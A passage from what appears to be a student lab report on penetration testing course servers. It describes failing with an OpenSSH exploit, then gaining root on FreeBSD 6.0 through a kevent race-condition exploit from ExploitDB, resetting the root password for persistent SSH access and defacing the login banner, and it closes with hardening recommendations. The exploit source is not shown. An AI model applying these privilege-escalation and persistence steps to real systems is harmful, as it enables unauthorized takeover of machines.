Seeing that we had come to a dead-end with some of the FreeBSD exploits, we decided to look into different exploits of the available ports. Since the SSH port was open, we decided to look at the vulnerabilities for OpenSSH version 4.2p1. We found an exploit that might give us root access, CVE-2016-10010. However, this requires that UsePrivilegeSeparation in the sshd-config file is set to ‘off’, but when investigating that file, we found that it was set to ‘on’ making this particular exploit impossible.




```
#AllowTcpForwarding yes
#GatewayPorts no
#X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PrintMotd yes
#PrintLastLog yes
#TCPKeepAlive yes
#UseLogin no
#UsePrivilegeSeparation yes
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS yes
#PidFile /var/run/sshd.pid
#MaxStartups 10
```

At this stage, we went back to the ExploitDB and tried exploits of more recent versions of FreeBSD. We thought that if and exploit was proven to work on the latest version of FreeBSD, then there was a chance it would work on the older versions too. We found a c code that would exploit a race condition with the function ‘kvent()’ in our version of FreeBSD to give us root access. A race condition is when more than two threads access shared data, and try to change it at the same time. Since this exploit creates two threads, one repeatedly opening and closing the thread, and the other calling the function kevent(), it can be used to modify data that would normally not be possible to modify. We put this code in a file called test2.c, as we had tried some other exploits that had failed, and we compiled the code. After its execution, we had root permissions.




```
%./test
waiting for root...
# id
uid=0(root) gid=0(wheel) egid=1001(informatics) groups=1001(informatics)
```

From here, although we had root access, we wanted to be able to access the root user at any time, especially considering we could remotely login to the root user via ssh. Using the passwd command, we changed the password to 12345, and gained access to the system remotely.




```
# passwd
Changing local password for root
New Password:
Retype New Password:
# logout
```



```
yuletyde@LAPTOP-2M77O0NE:~$ ssh -oHostKeyAlgorithms=+ssh-dss root@10.14.1.103
FreeBSD 6.0-RELEASE (GENERIC) #0: Thu Nov  3 09:36:13 UTC 2005

Welcome home, son of Thranduil, King of the Woodland Realm of Northern Mirkwood

Password:
Last login: Sat May 15 16:22:50 2021 from 172.16.96.105
Copyright (c) 1980, 1983, 1986, 1988, 1990, 1991, 1993, 1994
        The Regents of the University of California.  All rights reserved.

FreeBSD 6.0-RELEASE (GENERIC) #0: Thu Nov  3 09:36:13 UTC 2005

Welcome home, son of Thranduil, King of the Woodland Realm of Northern Mirkwood

FreeBSD#
```

It should be noted that this exploit is not consistent, and the program had to be run multiple times to see if it would work. Finally, in order to prove our entry, we changed the motd banner to the following:



```
yuletyde@LAPTOP-2M77O0NE:~$ ssh -oHostKeyAlgorithms=+ssh-dss root@10.14.1.103
FreeBSD 6.0-RELEASE (GENERIC) #0: Thu Nov  3 09:36:13 UTC 2005

Welcome home, son of Thranduil, King of the Woodland Realm of Northern Mirkwood



You been hacked -- Arcadia Youlten (arcadia.youlten) and Felipe Perez (felipe.p
Password:
Last login: Wed May 26 13:34:27 2021 from 172.20.27.207
Copyright (c) 1980, 1983, 1986, 1988, 1990, 1991, 1993, 1994
        The Regents of the University of California.  All rights reserved.

FreeBSD 6.0-RELEASE (GENERIC) #0: Thu Nov  3 09:36:13 UTC 2005

Welcome home, son of Thranduil, King of the Woodland Realm of Northern Mirkwood



You been hacked -- Arcadia Youlten (arcadia.youlten) and Felipe Perez (felipe.p
FreeBSD#
```

4.4.4. Conclusions about this server

Although the administrators have taken the right steps to secure the server (not allowing non-privileged users to access sensitive files, and limiting their permissions with some commands). In order to be more secure, the server administrators should upgrade to the latest version of FreeBSD and the latest SSH version, as exploits in the old version allowed us to gain root access. The administrators should also disable root access via ssh, as it can lead to an easy way to execute system attacks. Furthermore, the user we used to gain access to the server was relatively easy to guess, since the banner was lord of the rings related, and the users and passwords for the legolas user were as well.

4.5. Conclusions and recommendations

In conclusion, this lab helped us see the importance of a few issues. Primarily the following points: 1) Ensuring that people are aware of potential phishing attacks, 2) Keeping servers and computers upgraded to the latest versions to ensure that security patches are applied and 3) limiting the amount of people who have remote access to the server.

For most of the servers we had, we exploited them by either using well known vulnerabilities of the old operating system, or, by gathering different pieces of information, and making educated guesses as to where important information could be found. For example, on the WordPress server, we found the login page by testing around with different potential server directories. Additionally, 2/3 of our servers were vulnerable to the Microsoft Windows Server Service RPC Vulnerability. Although this exploit did not always let us create a shell within our server, it often allowed us to find sensitive information that gave us even more sensitive information about the server.

Overall, we felt that this project was a right “difficulty level” for this course, as we had to use many of the techniques we learned in the labs to crack the systems.